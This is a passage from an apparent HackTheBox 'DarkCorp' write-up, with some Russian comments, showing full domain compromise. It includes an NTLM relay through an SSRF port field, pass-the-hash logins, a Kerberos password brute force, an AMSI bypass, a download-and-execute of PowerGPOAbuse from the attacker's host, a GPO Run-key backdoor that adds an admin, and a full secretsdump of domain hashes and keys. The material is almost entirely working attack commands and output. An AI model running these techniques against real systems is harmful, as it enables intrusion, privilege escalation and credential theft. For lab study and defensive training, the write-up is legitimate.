dc dc-01.darkcorp.htb --dns-tcp -ns 172.16.20.1 --dns-timeout 10 -c ALL -d
darkcorp.htb --zip
```

We can see that `taylor.b.adm` is a member of the `gpo_manager` group , which can modify the `SecurityUpdates` policy :



Normal way

The service on `WEB-01` goes to check the availability of internal services.

Let's use `ntlmrelayx` and get an LDAP shell:

```
# запустим ntlmrelayx
$ sudo impacket-ntlmrelayx -t ldaps://172.16.20.1 -debug -i -smb2support -domain
darkcorp.htb
# сделаем запрос на проверку
$ ip=10.10.16.8; curl --ntlm -u 'victor.r:victor1gustavo@#' -X POST
"http://172.16.20.2:5000/status" -H "Content-Type: application/json" -d "
{\"protocol\":\"http\",\"host\":\"web-01.darkcorp.htb\",\"port\":\"@$ip:80\"}"
# после спавна лдап шелла подключимся к нему
$ nc 127.0.0.1 11000
```

The service account is a member of the DNSAdmins group:

```
ldap_shell> get_user_groups svc_acc
CN=DnsAdmins,CN=Users,DC=darkcorp,DC=htb
```

The vector looks like changing the password on this account, increasing privileges to SYSTEM and dumping the hash of `taylor.b.adm`. Unfortunately, this path is not finished, so I will simply provide the same leaked hash for connecting and collecting the flag:

```
evil-winrm -i web-01.darkcorp.htb -u Administrator -H
'88d84ec08dad123eb04a060a74053f21'
```

User flag

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.20.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.20.1
ty*Evil-WinRM* PS C:\Users\Administrator\Desktop> type user.txt
e6ad6f583ddb15740fb743506984ea38
```

Privilege Escalation

Unintended Path

Let's try to bruteforce the `taylor.b.adm` account.

The domain password policy requires 7 characters or more:

Domain policy

distinguishedName	Lockout time window	Lockout Duration	Lockout Threshold	Max password age	Min password age	Min password length	Password history length	Password properties	Machine Account Quota
DC=darkcorp,DC=htb	30.0 minutes	30.0 minutes	0	42.00 days	1.00 days	7	24	PASSWORD_COMPLEX	0

Let's try to remove passwords less than 7 characters from rockyou `fix-rockyou.py`:

```
def process_line(line):
    """
```

```
        Define your processing logic here.
        For demonstration purposes, we'll just print the line.
        """
        # Example: Print the line after stripping whitespace
        line = line.strip()
        if len(line) < 7:
            return None
        return line

    # Path to the large file
    file_path = '/usr/share/wordlists/rockyou.txt'  # Replace 'FILE' with the actual
    path to your file

    try:
        # Open the file in read mode ('r')
        with open(file_path, 'r', errors='ignore') as file:
            with open("rockyou.txt", 'w', errors='ignore') as outfile:
                # Iterate over each line in the file
                for line in file:
                    # Process each line (call your custom processing function)
                    line = process_line(line)
                    if not line:
                        continue
                    outfile.write(line + "\n")

    except FileNotFoundError:
        print(f"Error: The file '{file_path}' was not found.")
    except Exception as e:
        print(f"An error occurred: {e}")
```

Let's download the file to the machine and run brute force:

```
$ sshpass -p'ThePlague61780' scp kerbrute ebelford@drip.htb:/home/ebelford
$ sshpass -p'ThePlague61780' scp rockyou2.txt ebelford@drip.htb:/home/ebelford
$ sshpass -p'ThePlague61780' ssh ebelford@drip.htb
$ chmod +x kerbrute
$ time ./kerbrute bruteuser -d darkcorp.htb --dc 172.16.20.1 rockyou2.txt
taylor.b.adm

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 02/10/25 - Ronnie Flathers @ropnop
```

```
2025/02/10 01:11:33 >  Using KDC(s):
2025/02/10 01:11:33 >   172.16.20.1:88

2025/02/10 01:23:30 >  [+] VALID LOGIN:  taylor.b.adm@darkcorp.htb:!QAZzaq1
2025/02/10 01:23:31 >  Done! Tested 55463 logins (1 successes) in 717.731 seconds

real    11m57.743s
user    7m29.288s
sys 1m4.109s
```

And we get the password! This user can log in to the `DC-01` machine .

```
evil-winrm -u taylor.b.adm -p '!QAZzaq1' -i dc-01.darkcorp.htb
```

Now we can add this user to the admin through the abuse of group policies, we just need to bypass the antivirus.

Download `PowerGPOAbuse.ps1` :

```
wget
https://raw.githubusercontent.com/rootSySdk/PowerGPOAbuse/refs/heads/master/PowerG
POAbuse.ps1
python3 -m http.server 4243
```

On the machine, we download and add the policy, and immediately apply it:

```
psh> $a = [Ref].Assembly.GetTypes() | ?{$_.Name -like '*siUtils'};$b =
$a.GetFields('NonPublic,Static') | ?{$_.Name -like '*siContext'};[IntPtr]$c =
$b.GetValue($null);[Int32[]]$d = @(0xff);
[System.Runtime.InteropServices.Marshal]::Copy($d, 0, $c, 1)
psh> iex(New-Object
Net.WebClient).DownloadString('http://10.10.16.8:4243/PowerGPOAbuse.ps1')
psh> Add-GPOGroupMember -Member 'taylor.b.adm' -GPOIdentity 'SecurityUpdates'
# на всякий случай повторим руками
psh> Set-GPRegistryValue -Name "SecurityUpdates" -key
"HKLM\Software\Microsoft\Windows\CurrentVersion\Run" -ValueName "backdoor" -Type
String -Value "powershell -ExecutionPolicy Bypass -NoProfile -Command `"Add-
LocalGroupMember -Group 'Administrators' -Member taylor.b.adm`""
# обновим политику и ждем около 5 минут
psh> gpupdate /force
```

```
*Evil-WinRM* PS C:\Windows\Temp> gpupdate /force
Updating policy...



Computer Policy update has completed successfully.

User Policy update has completed successfully.



*Evil-WinRM* PS C:\Windows\Temp> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
taylor.b.adm
The command completed successfully.
```

And we are sorry:

```
$ impacket-secretsdump darkcorp/taylor.b.adm:'!QAZzaq1'@darkcorp.htb
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe7c8f385f342172c7b0267fe4f3cbbd6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fcb3ca5a19a1ccf2d14c13e8b64cde0
f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't
have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
darkcorp\DC-01$:aes256-cts-hmac-sha1-
96:23f8c53f91fd2035d0dc5163341bd883cc051c1ba998f5aed318cd0d820fa1b2
darkcorp\DC-01$:aes128-cts-hmac-sha1-96:2715a4681263d6f9daf03b7dd7065a23
darkcorp\DC-01$:des-cbc-md5:eca71034201a3826
darkcorp\DC-
01$:plain_password_hex:90d17589c9c348f3ea541982f161b1f658cec76e33e32762cba25cf5564
3a853efd93dd5cffec0cba16e008a2c7112715437d6a33b72e28405c53f68965349b0676128c9cb199
```

```
7717523971bdaf255f72d9664d3ed5c06f1e5eb3a5b2ef6dc435727ed160e340591724e1230782e248
4e25f8484a7b21bf102f71c9a91219cc23743377526a9c73eec8a70def939e673dd244d21be9ec18ba
0d915bc080e8bfb3ac8953b5c6e64adb1107b062ddad75ce0e1f805bcdb52de979599787fac9d82468
07055b4671191a41804f7918da2b82e3a4fde2959cd227a8af08982a89bcc7437e13426e8ff74273c4
e0538a65eeb
darkcorp\DC-
01$:aad3b435b51404eeaad3b435b51404ee:45d397447e9d8a8c181655c27ef31d28:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x395bad4405a9fd2285737a8ce7c6d9d60e6fceb3
dpapi_userkey:0x3f426bba655ad645920a84d740836ed1edf35836
[*] NL$KM
 0000   65 DB D5 E7 F9 08 5C 24  AB 45 B5 E5 5D E5 3F DD   e.....\$.E..].?.
 0010   89 93 2A C7 F3 70 1E 5A  B7 8D 4E D3 BA 3B 5F 0C   ..*..p.Z..N..;_.
 0020   A9 FC 32 69 57 6D E6 78  D0 07 33 43 FE 1E 06 A6   ..2iWm.x..3C....
 0030   1E 56 2C 27 91 47 56 54  91 0D 20 79 E7 7A 2F 95   .V,'.GVT.. y.z/.
NL$KM:65dbd5e7f9085c24ab45b5e55de53fdd89932ac7f3701e5ab78d4ed3ba3b5f0ca9fc3269576d
e678d0073343fe1e06a61e562c2791475654910d2079e77a2f95
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fcb3ca5a19a1ccf2d14c13e8b64cde0
f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7c032c3e2657f4554bc7af108bd5ef17:::
victor.r:1103:aad3b435b51404eeaad3b435b51404ee:06207752633f7509f8e2e0d82e838699:::
svc_acc:1104:aad3b435b51404eeaad3b435b51404ee:01f55ea10774cce781a1b172478fcd25:::
john.w:1105:aad3b435b51404eeaad3b435b51404ee:b31090fdd33a4044cd815558c4d05b04:::
angela.w:1106:aad3b435b51404eeaad3b435b51404ee:957246c8137069bca672dc6aa0af7c7a:::
angela.w.adm:1107:aad3b435b51404eeaad3b435b51404ee:cf8b05d0462fc44eb783e3f423e2a13
8:::
taylor.b:1108:aad3b435b51404eeaad3b435b51404ee:ab32e2ad1f05dab03ee4b4d61fcb84ab:::
taylor.b.adm:14101:aad3b435b51404eeaad3b435b51404ee:0577b4b3fb172659dbac0be4554610
f8:::
darkcorp.htb\eugene.b:25601:aad3b435b51404eeaad3b435b51404ee:84d9acc39d242f951f136
a433328cf83:::
darkcorp.htb\bryce.c:25603:aad3b435b51404eeaad3b435b51404ee:5aa8484c54101e32418a53
3ad956ca60:::
DC-01$:1000:aad3b435b51404eeaad3b435b51404ee:45d397447e9d8a8c181655c27ef31d28:::
DRIP$:1601:aad3b435b51404eeaad3b435b51404ee:fa133329576858e48f4e1a8de10d7f56:::
WEB-01$:20601:aad3b435b51404eeaad3b435b51404ee:8f33c7fc7ff515c1f358e488fbb8b675:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:97064b5e2ed9569a7a61cb6e71fd624e20de8464fc6d3f7f9c9ccd5ec865cd05
Administrator:aes128-cts-hmac-sha1-96:0424167c3041ed3b8df4ab1c996690c1
Administrator:des-cbc-md5:a1b004ad46dc19d9
krbtgt:aes256-cts-hmac-sha1-
96:2795479225a152c8958119e8549079f2a59e101d84a3e464603a9cced55580d6
krbtgt:aes128-cts-hmac-sha1-96:183ebcd77ae33f476eb13c3f4404b98d
```

```
krbtgt:des-cbc-md5:7fe9e5ad67524001
victor.r:aes256-cts-hmac-sha1-96:84e79cb6b8959ebdda0dc73d2c6728bb9664d0d75c2aef702b0ea0a4126570bb
victor.r:aes128-cts-hmac-sha1-96:bc1fa04172b62be4428af05dcd4941af
victor.r:des-cbc-md5:62491fa740918316
svc_acc:aes256-cts-hmac-sha1-96:21ebfe2a41e5d614795ef004a06135748d5af03d0f2ca7fd6f6d804ac00f759a
svc_acc:aes128-cts-hmac-sha1-96:aebdba02d03943f17f553495f5f5e1d1
svc_acc:des-cbc-md5:5bec0bb54a405ed9
john.w:aes256-cts-hmac-sha1-96:6c0d89a7461f21150bbab0e4c9dea04ca4feb27a4f432c95030dbfa17f4f7de5
john.w:aes128-cts-hmac-sha1-96:16da7304c10a476b10a0ad301f858826
john.w:des-cbc-md5:e90b041f52b30875
angela.w:aes256-cts-hmac-sha1-96:25f7053fcfb74cf4f02dab4b2c7cb1ae506f3c3c09e4a5b7229b9f21a761830a
angela.w:aes128-cts-hmac-sha1-96:15f1467015c7cdd49ef74fd2fe549cf3
angela.w:des-cbc-md5:5b0168dacbc22a5e
angela.w.adm:aes256-cts-hmac-sha1-96:bec3236552b087f396597c10431e9a604be4b22703d37ae45cde6cd99873c693
angela.w.adm:aes128-cts-hmac-sha1-96:994dccb881c6a80c293cac8730fd18a2
angela.w.adm:des-cbc-md5:cb0268169289bfd9
taylor.b:aes256-cts-hmac-sha1-96:b269239174e6de5c93329130e77143d7a560f26938c06dae8b82cae17afb809c
taylor.b:aes128-cts-hmac-sha1-96:a3f7e9307519e6d3cc8e4fba83df0fef
taylor.b:des-cbc-md5:9b8010a21f1c7a3d
taylor.b.adm:aes256-cts-hmac-sha1-96:4c1e6783666861aac09374bee2bc48ba5ad331f3ac87e067c4a330c6a31dd71a
taylor.b.adm:aes128-cts-hmac-sha1-96:85712fd85df4669be88350520651cfe2
taylor.b.adm:des-cbc-md5:ce6176f4f4e5cd9e
darkcorp.htb\eugene.b:aes256-cts-hmac-sha1-96:33e0cf90ad3c5d0cd264207421c506b56b8ca9703b5be8c58a97169851067fd1
darkcorp.htb\eugene.b:aes128-cts-hmac-sha1-96:adf8b2743349be9684f8ec27df53fa92
darkcorp.htb\eugene.b:des-cbc-md5:2f5ef4b06b231afd
darkcorp.htb\bryce.c:aes256-cts-hmac-sha1-96:e835ec6b7d680472bdf65ac11ec17395930b5d778ba08481ef7290616b1fa7a8
darkcorp.htb\bryce.c:aes128-cts-hmac-sha1-96:09b1a46858723452ce11da2335b602b0
darkcorp.htb\bryce.c:des-cbc-md5:26d55b5849b6e623
DC-01$:aes256-cts-hmac-sha1-96:23f8c53f91fd2035d0dc5163341bd883cc051c1ba998f5aed318cd0d820fa1b2
DC-01$:aes128-cts-hmac-sha1-96:2715a4681263d6f9daf03b7dd7065a23
DC-01$:des-cbc-md5:8038f74f7c0da1b5
DRIP$:aes256-cts-hmac-sha1-96:d32d67eea4e966dc11e9c8d2f095c139f00c599bed754a97281ed8003536cf38
DRIP$:aes128-cts-hmac-sha1-96:4f5a85a6241541fb066c57d3ca7ae9d7
DRIP$:des-cbc-md5:13e52519612f1532
WEB-01$:aes256-cts-hmac-sha1-96:f16448747d7df00ead462e40b26561ba01be87d83068ef0ed766ec8e7dd2a12e
```

```
WEB-01$:aes128-cts-hmac-sha1-96:7867cb5a59da118ad045a5da54039eae
WEB-01$:des-cbc-md5:38e00bb3d901eaef
```

Let's reconnect as administrator:

```
evil-winrm -i dc-01.darkcorp.htb -u "administrator" -H
"fcb3ca5a19a1ccf2d14c13e8b64cde0f"
```

Superuser flag

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (NewNat):

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.20.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.91.115
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
4a0eb5a75cfafb43bcb1afabd4356cda
```